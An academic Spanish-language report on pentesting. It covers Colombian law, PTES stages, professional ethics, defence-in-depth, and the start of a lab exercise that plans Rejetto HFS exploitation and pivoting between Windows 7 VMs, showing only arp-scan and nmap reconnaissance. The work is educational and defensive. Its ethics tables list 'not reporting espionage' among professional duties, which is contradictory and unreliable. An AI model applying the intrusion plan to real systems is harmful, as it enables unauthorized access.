Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Yeikob Steven Bermúdez Rodríguez

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería ECBTI

Especialización en Seguridad Informática

2025

Resumen

El presente documento técnico presenta la realización de una prueba de penetración, teniendo como referencia el marco legal colombiano, para conocer los delitos que una persona puede cometer con la realización de este tipo de pruebas sin la debida autorización. Se presenta, además la metodología PTES con la que se realiza las pruebas, destacando herramientas utilizados en el proceso. Así mismo, se hace un énfasis sobre la ética profesional respecto al COPNIA, los deberes y obligaciones de los profesionales en ciberseguridad y mecanismos para controlar un uso adecuado de herramientas de análisis forense. Por último, se abordan medidas de hardenización y solucione que permitirán contener ataques en tiempo real, para asegurar la continuidad del negocio y mejorar la postura de seguridad de la organización.

Palabras clave: Blue team, contención, hardenización, pentesting, red team.

Abstract

This technical document presents the execution of a penetration test, referencing the Colombian legal framework, to identify the crimes that can be committed by conducting such tests without proper authorization. It also presents the PTES methodology used to perform the tests, highlighting the tools employed in the process. Furthermore, it emphasizes professional ethics in relation to COPNIA, the duties and obligations of cybersecurity professionals, and mechanisms for ensuring the appropriate use of forensic analysis tools. Finally, it addresses hardening measures and solutions that will allow for the containment of attacks in real time, ensuring business continuity and improving the organization's security posture.

Keywords**:** Blue team, containment, hardening, pentesting, red team.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Adversario:

Organización, grupo o persona malintencionada que intenta acceder, dañar o explotar un activo de información, red informática o datos.

Amenaza:

Es la condición, evento o peligro potencial que puede causar un daño a la infraestructura, información o reputación organizacional.

AtaqueIntento de dañar, vulnerar o interrumpir sistemas de información, activos digitales o redes informáticas, con fines de sabotaje, robo de información o fraude.

Blue Team:

Equipo especializado de ciberseguridad que se encarga de defender la infraestructura tecnológica de una organización contra amenazas y ataques.

Contención:

Fase de la respuesta a incidentes informáticos, que pretende suprimir el daño de un ataque, aislando sistemas afectados y detener su compromiso.

CSIRT:

El equipo de respuesta a incidentes de seguridad informática CSIRT, se encarga de detectar, prevenir y responder a ataques e incidentes de ciberseguridad de forma rápida y eficaz.

Exploit:

Programa que aprovecha una debilidad, vulnerabilidad o falla de seguridad de un sistema informático, software, plataforma o hardware, para ejecutar acciones no deseadas.

Pivoting:

Técnica de ataque que consiste en el uso de sistemas comprometidos para ingresar a otros activos dentro de una red informática, para permitir un movimiento lateral u otro tipo de ataque para expandir su acceso.

Política:

Conjunto de principios, lineamientos y procedimientos que establecen como una empresa protege sus activos tecnológicos de información y sistemas informáticos contra ciber amenazas.

Procedimiento:

Conjunto de instrucciones en forma detallada que establecen tareas a realizar para detectar, prevenir, responder y recuperarse frente a ciber amenazas.

Red Team:

Equipo especializado de ciberseguridad que simula ataques informáticos para evaluar la postura de seguridad de una empresa, identificando debilidades y vulnerabilidades en activos informáticos, procesos organizacionales y en las personas.

Táctica:

Estrategias u objetivos generales que un adversario pretende lograr durante un ataque.

Técnica:

Conjunto de métodos y procedimientos informáticos que se usan para que un adversario logre sus objetivos.

Introducción

El presente informe técnico, aborda el desarrollo especializado de pruebas de penetración (Pentesting), teniendo en cuenta las leyes locales vigentes, marcos éticos y operativos para realizar este tipo de prácticas en la vida real. El objetivo del Pentesting es evaluar la seguridad de un banco de trabajo controlado, para identifica vulnerabilidades y vectores de fuga antes de que sean aprovechados por un adversario. Estas pruebas deben estar alineadas con la normativa colombiana en temas de delitos informáticos y tratamiento de datos personales.

Además, se utiliza la metodología PTES, herramientas especializadas, configuraciones para un laboratorio controlado, roles de equipos especializados de Red Team y Blue Team, estrategias para la detección y contención de ataques y marcos de referencia para mejorar la postura de seguridad de los sistemas a través de la hardenización.

Este informe muestra una prueba de concepto (PoC) de forma detallada, que simula un ciberataque real, mostrando la importancia que este tipo de enfoques son importantes para mejorar la seguridad en las organizaciones y que sean más resilientes frente a amenazas que puedan llegar a presentarse en el futuro.

Justificación

En infraestructuras complejas y expuestas a ciber amenazas, las empresas necesitan probar de manera proactiva la seguridad de sus defensas, controles y procesos. Las prácticas de Pentesting son esenciales para identificar brechas de seguridad y vulnerabilidades antes de que sean explotadas por adversarios. No obstante, la realización de estas prácticas se debe efectuar dentro de los marcos legales y éticos, donde existen leyes específicas que regulan todo lo relacionado a delitos informáticos y al tratamiento de datos personales.

Por lo tanto, el presente informe justifica la necesidad de integrar metodologías estructuradas como PTES por ejemplo, herramientas especializadas, acuerdo éticos y legales dentro de los procesos de Pentesting, para garantizar que las pruebas estén autorizadas y acorde a lo que necesita la organización. Así mismo, se demuestra la importancia de contar con equipos especializados Red Team y Blue Team durante las pruebas de concepto, ya que sus estrategias de identificación de vulnerabilidades y defensas en profundidad, permitirán mitigar riesgos y fortalecer las infraestructuras y activos tecnológicos de la organización.

Objetivos

Objetivo General

Construir un informe técnico que demuestre el uso del Pentesting para identificar vulnerabilidades críticas y para proponer controles de seguridad.

Objetivos Específicos

Revisar el marco legal colombiano aplicable a ejercicios de Pentesting, identificando al menos 3 leyes aplicables a delitos informáticos.

Implementar una prueba de concepto (PoC) de manera controlada, para simular un ataque real a través de Pentesting, explotando una vulnerabilidad y desarrollando cada una de las 7 etapas de la metodología PTES.

Proponer controles del ámbito ético para el manejo de información sensible durante ejercicios de Pentesting, basados en el código de ética del COPNIA.

Analizar y describir tres herramientas de ciberseguridad que le facilite a los equipos de Blue Team la detección y contención de ataques, para mejorar la respuesta ante incidentes informáticos

Desarrollo del Informe Técnico

Pentesting: Herramientas y Marco Legal en Colombia

En Colombia existen marcos legales que cubren todo lo relacionado a delitos informáticos y protección de datos personales, que se deben tener en cuenta antes de realizar algún proceso de Pentesting, los cuales, son realizados por equipos especializados de Red Team y Blue Team. Entre las leyes colombianas que tienen este alcance, se encuentran resumidas en la siguiente tabla.

Tabla 1

Leyes en Colombia sobre delitos informáticos y protección de datos personales

Alcance	Ley	Composición
Delitos informáticos	Ley 1273 del 2009	Esta ley sanciona en Colombia delitos informáticos de diversas índoles, penalizando con prisión y multas económicas. Se componen de 9 artículos, cada uno de los cuales, enfocándose en un delito diferentes (Congreso de la República de Colombia, 2025).
Protección de datos personales	Ley 1581 del 2012	Esta ley garantiza el derecho fundamental a la protección de datos personales de los colombianos, estableciendo 8 principios rectores, los cuales, establecen su tratamiento, finalidad, legalidad, veracidad, procesamiento y seguridad de la información (Congreso de la República de Colombia, 2012).
Protección de datos personales	Circular Externa 002 de 2024	Esta circular de la Superintendencia de Industria y Comercio SIC, establece 10 lineamientos para el tratamiento de datos personales en sistemas de inteligencia artificial IA, definiendo los criterios para la evaluación de riesgos, privacidad desde el diseño de la IA, aseguramiento de la información, autorización, transparencia y reserva de datos accesibles desde Internet (Superintendencia de Industria y Comercio, 2024)

Nota. Aunque en Colombia existen más leyes similares, estos marcos legales son los más importantes y utilizados al momento de abarcar delitos informáticos y tratamiento de datos personales.

Pentesting

Los ejercicios de Pentesting son pruebas realizadas por especialistas en seguridad informática que tiene como objetivo, evaluar la eficacia de los controles y mecanismos de defensa que se tienen implementados en una infraestructura, red informática o sistema (Bernal *et al*., 2025). Tomando como referencia la metodología PTES - (Penetration testing execution standard), se listan siete etapas para realizar un ejercicio bien estructurado de Pentesting como se menciona a continuación (Álvarez, 2018, p. 11):

- Pre-compromiso: Se define el alcance del ejercicio de seguridad, tipo de prueba, tiempos, detalles, herramientas, administradores, informes y aprobaciones. Para ello, se realiza la socialización con los equipos, negocios y personas involucradas, documentando en un acta los acuerdos establecidos.
- Recolección de Información: Se busca información publicada en motores de búsqueda para definir el objetivo de la prueba. En esta fase se emplean herramientas como Whois, theHarvester, Maltego y otras fuentes OSINT.
- Modelado de Amenazas: Se identifican y clasifican los activos primarios y secundarios, para construir un mapa y estrategias de contención. En esta fase se utilizan herramientas como MTM (Microsoft Threat Modeling) o WASP Threat Dragon.
- Análisis de Vulnerabilidades: Mediante escáneres se analizan aplicaciones y puertos en los dispositivos tecnológicos. En esta se utilizan herramientas como NMAP, OpenVas, Greenbone, Qualys, Rapid7, Burp Suite, Tenable, etc.
- Explotación: Se realizan técnicas para evadir software y hardware de seguridad, como un Firewall, WAF o un IDS/IPS. Se usan herramientas como Metasploit para aprovechar y


explotar vulnerabilidades, SQLmap para hacer inyecciones tipo SQL, John the Ripper para realizar ataques de fuerza bruta, Hashcat para crackear hashes, etc.

- Post-explotación: Se realiza una recopilación de evidencias, analizando y valorando el impacto del ataque y alcance del sistema comprometido, se realiza la eliminación de huellas y se mantiene la persistencia del ataque de intrusión a través de puertas traseras (Backdoors) y conexiones inversas. Las herramientas utilizadas incluyen Tcpdump, Wireshark, Mimikatz, PowerSploit, Empire, entre otras.
- Informes: En esta última fase se realiza la construcción de reportes e informes técnicos del resultado del ejercicio de Pentesting. Se utilizan herramientas como PowerBI para presentar los datos y soluciones de ofimática para presentar los resultados del ejercicio.

Las 7 etapas del Pentesting basadas en la metodología PTES, se ilustran en la siguiente imagen.

Figura 1

Las siete etapas de la metodología PTES



Nota. La metodología PTES es un ciclo continuo que se puede utilizar para identificar y explotar vulnerabilidades.

Herramientas de Ciberseguridad

Entre las herramientas más sobresaliente y utilizadas durante un ejercicio de Pentesting se encuentran:

- Metasploit: Es un marco de trabajo para la realización de pruebas de penetración e información sobre identificación de vulnerabilidades en sistemas tecnológicos, que incluye soluciones anti forenses y de remediación (Imperva, s.f.)
- Nmap: Herramienta que tiene la capacidad de analizar redes y realizar tareas de auditoría, por su capacidad y facilidad de uso. Permite descubrir hosts, explorar puertos de red, y detectar versiones de los servicios identificados (Buenning, 2025).
- OpenVas: Es una herramienta de gestión de vulnerabilidades que permite identificar, evaluar, priorizar y gestionar los hallazgos de vulnerabilidades de una red (Greenbone, s.f.).
- ExploitDB: Es una base de datos que ofrece información sobre vulnerabilidades de seguridad, exploits y pruebas de concepto (Holm Security, s.f.).
- CVE: Es un catálogo que proporciona nombre y detalles de cada vulnerabilidad o exposición, para mejorar la cobertura de seguridad, empleando identificadores únicos para clasificar y etiquetar cada vulnerabilidad (Khan y Goodwin, 2024).

Montaje de Banco de Trabajo para Ejercicio de Pentesting

Se configura un ambiente controlado para realizar una prueba de concepto PoC, en la que se utilizará la capa de virtualización Virtual Box, un sistema operativo Parrot OS y dos sistemas operativos Windows 7 como se detalla su configuración en la Tabla 3.

Tabla 2

Montaje banco de trabajo

Característica	Windows 7	Parrot OS Security Edition
Arquitectura	64 bits	64 bits
CPU	1 CPU	4 CPUs
RAM	4096 MB	8192 MB
Memoria Video	18 MB	128 MB
Disco Duro	50 GB	64 GB
NIC	1000 Mbps (NAT)	1000 Mbps (NAT)

Nota. Estas son las configuraciones recomendadas para realizar la PoC, pero se puede configurar con menos recursos en caso de ser necesario.

Ética Profesional en las Operaciones de Seguridad Informática

El código de ética del COPNIA exige, prohíbe o inhabilita conductas profesionales, a los ingenieros de manera general o profesionales auxiliares, incorporando la Ley 842 del 2003 por parte del Congreso de la República, para establecer procedimientos en caso de que un profesional vulnere o no su ejercicio.

El COPNIA tiene dentro de sus sanciones, la suspensión de la matrícula profesional y la cancelación total para ejercer funciones en el campo profesional de la ciberseguridad (Consejo Profesional Nacional de Ingeniería, s.f.). En la Tabla 4 y 5, se enfatizan las prohibiciones y los deberes que menciona el COPNIA, acotándolo para el caso de los equipos Red Team y Blue Team durante las operaciones en seguridad informática.

Tabla 3

Prohibiciones de los profesionales en COPNIA

Prohibiciones	Código de Ética del COPNIA
Datos de chuzadas. Interceptación de información. Accesos abusivos a sistemas informáticos. No denunciar ante las autoridades, actividades de espionaje o apropiación de información de terceros. Abstenerse de denunciar información ilegal. Accesos abusivos a sistemas informáticos.	Artículo 32, enciso b. Permitir, tolerar el ejercicio ilegal. Artículo 34, enciso a. Aceptar trabajos en contra de las leyes vigentes. Artículo 43, enciso a. Participar en concursos públicos o privados, cuyas bases transgredan las bases de las normas éticas profesionales.

Nota. La tabla se enfoca en las prohibiciones de un profesional dedicado a labores de seguridad informática.

Tabla 4

Deberes de los profesionales en COPNIA

Deberes	Código de Ética del COPNIA
No denunciar ante las autoridades, actividades de espionaje o apropiación de información de terceros. Abstenerse de denunciar información ilegal. Exonerarse de cualquier responsabilidad legal y penal con relación a información ilegal encontrada, por realización de las funciones.	Artículo 35, enciso b. Respetar las disposiciones legales, así como denunciar transgresiones. Artículo 35, enciso c. Velar por el buen prestigio de las profesiones. Artículo 37, enciso c. Obrar con diligencia y prudencia la emisión de conceptos sobre las acciones de otros profesionales.

Nota. La tabla se enfoca en los deberes de un profesional dedicado a labores de seguridad informática.

Alcance Empresarial con Relación al Tratamiento de Información Sensible

Hay que considerar que, para el manejo de información sensible, se debe tener en cuenta que la información del titular está relacionada con su intimidad, como datos de salud, datos médicos, religión, datos biométricos, orientación sexual, etnia, orientación política, entre otros (Miranda, 2023). Durante las labores de Pentesting, es posible encontrar algún tipo de información sensible del cliente y para ello, las empresas de ciberseguridad deben establecer acuerdos de confidencialidad, éticos y legales, que garantizarán que el acceso a esta información no será usado indebidamente. El alcance de estos acuerdos de confidencialidad, ética y legal deben contemplar:

- Manejo seguro de información: Se deben cumplir las leyes relacionadas al tratamiento de datos personales, como la Ley 1581 de 2012, que regula los principios que deben cumplirse por aquellos que manejan datos personales y sensibles (Caicedo, 2024).
- Cifrado de información: Durante los ejercicios de auditoría se puede información sensible y es responsabilidad de la empresa auditora, cifrar dicha información, para evitar exfiltraciones de datos y asegurar la privacidad de los titulares que en ella aparecen. Se recomienda utilizar sistemas de cifrado robustos.
- Borrado seguro de la información: En caso de obtención de datos sensibles durante la auditoría, al finalizar el proceso se deben aplicar procedimientos de borrado seguro en sistemas ajenos a la infraestructura del cliente, para asegurar que no se puedan recuperar por ningún método forense y se garantice la privacidad de los titulares de la información.
- Conductas éticas: En cuanto a los temas éticos para el manejo de información sensible, los clientes deben exigirles a las empresas de seguridad, que sus empleados cuenten con

tarjetas profesionales expedidos por el COPNIA y sin reportes negativos, para garantizar que el manejo de datos sensible sea realizado por profesionales formado éticamente.

Mecanismos de Supervisión y Control

Se deben definir estrategias que abarquen mecanismos de control y seguridad, para un uso aceptable de herramientas forenses durante las labores de los equipos de Red Team y Blue Team. Para ello, en la Tabla 6 se definen controles y mecanismos, que evitarán accesos no autorizados a la información de clientes, a través de herramientas avanzadas de análisis forense.

Tabla 5

Controles y mecanismos de uso aceptable de herramientas de análisis forenses

Control	Mecanismo	Detalles
Organizacional	Política de uso aceptable	Las empresas de Ciberseguridad deberán contar con una Política de Uso Aceptable, la cual, mencione el buen uso de herramientas de análisis forense por parte de sus colaboradores.
Organizacional	Educación continua	Las empresas de Ciberseguridad deberán concientizar y capacitar continuamente a sus colaboradores en diferentes dominios de la Ciberseguridad, incluyendo temas éticos y legales cuanto se traten de pruebas de penetración.
Organizacional	Auditoría interna	Los controles internos de Ciberseguridad permitirán identificar hallazgos sobre procesos, políticas y procedimientos, que permitirán tomar las acciones correctivas necesarias y entregar un servicio de calidad a los usuarios.
Organizacional	Canales de denuncia	Contar con canales de comunicación adecuados que permitan denunciar acciones o malas prácticas al interior de la organización de manera anónima, para evitar conflictos y buscar soluciones favorables.
Lógico	Monitoreo y supervisión	Supervisar acciones, accesos, registros y tareas realizadas por los miembros del área de Ciberseguridad, verificando que no existan comportamientos sospechosos o filtración de datos de los clientes.
Físico	Uso de medios físicos	Restringir el uso de medios de almacenamiento masivo para evitar fugas de información o implantación de malware.

Nota. Estos controles permitirán establecer criterios para un buen uso de herramienta de análisis forense por parte de los miembros del área de Ciberseguridad.

Con los controles mencionados anteriormente, se puede garantizar que los equipos Red Team y Blue Team, van a cumplir las políticas, directivas y procedimientos de la organización, realizando un uso aceptable de los activos tecnológicos, ejerciendo sus funciones de forma ética

y legal, denunciando cualquier acción que vaya en contra de las buenas prácticas de la profesión, con relación al uso de herramientas avanzadas de análisis forense.

Acciones del Gobierno y Organizaciones Respecto al Ciberespionaje

Cuando un adversario accede a un sistema informático de forma fraudulenta sin que sea detectado por los sistemas de seguridad con el objetivo de robar datos sensibles, se puede mencionar que este tipo de ataque puede ser clasificado como Ciberespionaje. Este ataque también se puede presentar entre empresas, con el fin de obtener información corporativa con el propósito de conocer información de la competencia. El ciberespionaje también abarca la vigilancia y las acciones de una persona en ambientes digitales, interceptando transacciones bancarias, mensajes de correo electrónico, etc. La ingeniería social y el Phishing, son vectores de ataque que promueven el ciberespionaje, por lo tanto, las empresas deben adoptar medidas de seguridad que protejan la información sensible, implementando políticas de seguridad, planes de capacitación a empleados, activación de MFA, habilitación de Zero Trust, ejecución de procesos de gestión de vulnerabilidades, aplicando principios de mínimo privilegio a los empleados y contar con un SOC avanzado para la detección de y gestión de incidentes (Gómez, 2023)


Para los casos en que se descubra a una empresa de Ciberseguridad contratada para realizar estos actos de Ciberespionaje, las acciones de parte del gobierno deberán ser la imposición de sanciones económicas en relación a la gravedad del ataque. poner a disposición organismos de control y vigilancia para realizar auditorías exhaustivas cada año por un periodo de 5 años a la empresa atacante para la identificación de otras faltas o inconformidades a la confidencialidad, disponibilidad e integridad de la información, en cuyo caso, la mula económica aumentará. De igual forma, se deberá realizar un análisis de riesgos e impacto sobe el ataque de

ciberespionaje realizado a la empresa víctima, en donde la empresa atacante deberá indemnizarla de acuerdo a la vulneración realizada y a los riesgos informáticos materializados y explotados.

En cuanto al actuar por parte de las empresas víctimas de ciberespionaje, les corresponde adoptar controles de seguridad de forma integral, basándose en el modelo de defensa en profundidad, el cual, se basa en múltiples capas (Rodríguez, 2022).

Figura 2

Modelo de defensa en profundidad



Nota. Este modelo tiene diferentes capas, cada una protegiendo una superficie de ataque diferente.

Por lo tanto, para la capa perimetral, las empresas deben adoptar Firewalls de nueva generación que tengan la capacidad de no solo filtrar tráfico desde y hacia la red corporativa, sino que tenga otros mecanismos y tecnologías de seguridad agregados, como sistema IDS/IPS

para la detección y prevención de comportamientos anómalos basados en firmas, análisis antimalware del tráfico en curso y conexiones cifradas. Esto permitirá detectar intentos de Ciberespionaje, evitar la interceptación de información en texto claro y la fuga de información.

A nivel de capa de red, deben contar con soluciones tipo NAC y Zero Trust, para permitir y confiar solo en dispositivos conocidos a la red empresarial, y a su vez que los sistemas cumplan con posturas de seguridad mínimas antes de otorgarle acceso a la red. Esto evitará la intrusión de sistemas ajenos a la organización con fines malintencionados.

En la capa de punto final, es recomendable contar con sistemas de antivirus robustos tipo EDR, combinados con soluciones HIPS y DLP a nivel de host, para supervisar los sistemas en todo momento, aunque no se encuentren en la red corporativa.

Para la capa de aplicación, la acción es contar con soluciones WAF y Firewall de BD, para evitar diferentes tipos de ataques a los diferentes activos críticos como portales Web o Bases de Datos, y que un adversario pueda aprovechar vulnerabilidades presentes para robar información.

En la capa de datos las empresas deben contar con soluciones para el cifrado de discos, mecanismos de control de accesos a los datos

A nivel de políticas administrativas, se deben tener procedimientos de borrado seguro de la información, políticas para uso y gobierno de los datos y programas de información, concientización y capacitación en ciberseguridad hacía los empleados, para instruirlos en las buenas prácticas, en como salvaguardar de la mejor manera la información y en cómo no ser víctimas de diferentes tipos de ciberataques.

Finalmente, para la capa de operaciones, las empresas deben centralizar toda la ingesta de datos y registros provenientes de todas las herramientas de seguridad en un correlacionador de eventos SIEM, donde se tengan construidos casos de uso necesarios para la detección de ataques de ciberespionaje y se pueda responder rápidamente a través de Playbooks ejecutados desde un SOAR apalancados por la gestión de un equipo SOC las 24 horas del día.

Con lo mencionado anteriormente, las empresas pueden dar una respuesta casi definitiva al ciberespionaje, permitiendo recuperar la confianza, el cumplimiento y minimizando los niveles de riesgo por ciberespionaje, al defender cada capa de seguridad de la organización.

PoC: Ejercicio Simulado de Pentesting

Para la prueba de concepto PoC en la que se va a realizar un ejercicio controlado de Pentesting, se va a utilizar la metodología PTES, la cual, se conforma de 7 etapas que permitirán simular un ataque realizado por un adversario, para identificar y corregir los fallos de seguridad de manera estructurada y organizada.


Etapa 1 - Pre-compromiso

El propósito de la prueba de concepto PoC, es configurar de forma controlada, una arquitectura compuesta por una máquina del atacante y dos sistemas objetivo Windows 7, para reproducir la táctica y los procedimientos empleados por los adversarios, con la finalidad de descubrir las brechas de seguridad aprovechas por el atacante y determinar vectores de fuga de la información. Para ello se plantea el siguiente alcance a cubrir en la PoC, el cual, está previamente autorizado para su realización.

- Desde la máquina atacante identificar el direccionamiento lógico, puertos de red abiertos y vulnerabilidades existentes en el HOST-A.
- Explotar la vulnerabilidad Rejetto en el HOST-A para tener acceso privilegiado.
- Desde HOST-A identificar direccionamiento lógico y puertos abiertos el HOST-B, el cual, se encuentra en un segmento de red diferente a la de la máquina atacante.
- En HOST-A enrutar tráfico desde la máquina atacante hacía el HOST-B y configurar reenvío de puertos para configurar el HOST-A como máquina de Pivoting.
- Probar el Pivoting desde la máquina atacante hacía un servicio de HOST-B y que se enrute a través de HOST-A a través del reenvío de puertos.
- Realizar movimiento lateral hacía HOST-B para lograr acceso y elevación de privilegios.

Figura 3

Laboratorio controlado para realizar la PoC



Nota. La figura muestra los sistemas que hacen parte de la prueba de concepto.


Etapa 2 - Recopilación de Inteligencia

Estableciendo como objetivo del ataque las máquinas virtuales Windows 7, pero inicialmente el HOST-A, el propósito de esta segunda fase es realizar una recopilación activa para identificar que dispositivos de punto final se encuentran en la misma red de la máquina atacante Parrot. Para ello, se debe conocer primero la dirección IP de la máquina Parrot. Con el comando ip addr mostrará la dirección actual, la cual es 192.168.1.23/24, es decir, que se encuentra en la red 192.168.1.0/24.

Luego, se hace uso de la herramienta arp-scan desde la máquina atacante, para identificar todos los dispositivos conectados y activos en la red 192.168.1.0/24. El comando a utilizar es sudo arp-scan --localnet. Como se observa en la Figura 4, se identificaron 5 dispositivos de red (excluyendo un registro duplicado). Como se construyó un laboratorio controlado con VirtualBox, se sabe que esta herramienta asigna las direcciones 08:00:27 para los tres primeros bloques de la dirección MAC. Es por eso por lo que se concluye que el HOST-A le corresponde la dirección IP 192.168.1.24 con dirección MAC 08:00:27:92:80:c0.

Figura 4

Descubrimiento de dispositivos con arp-scan




Nota. Las máquinas virtuales de VirtualBox empiezan con la MAC 08:00:27.

Se procede después a realizar un escaneo de puertos de red TCP mediante la herramienta NMAP, para identificar si existen puertos de red abiertos y los servicios que por allí se exponen. Para ello, se lanza el comando nmap -sV 192.168.1.24. Se observa que el HOST-A tiene el puerto 80/tcp abierto, y por este se expone un servicio http llamado HttpFileServer httpd 2.3. Así mismo, se logra identificar que el sistema operativo que ejecuta la aplicación es Windows.

Figura 5

Escaneo de puertos en HOST-A

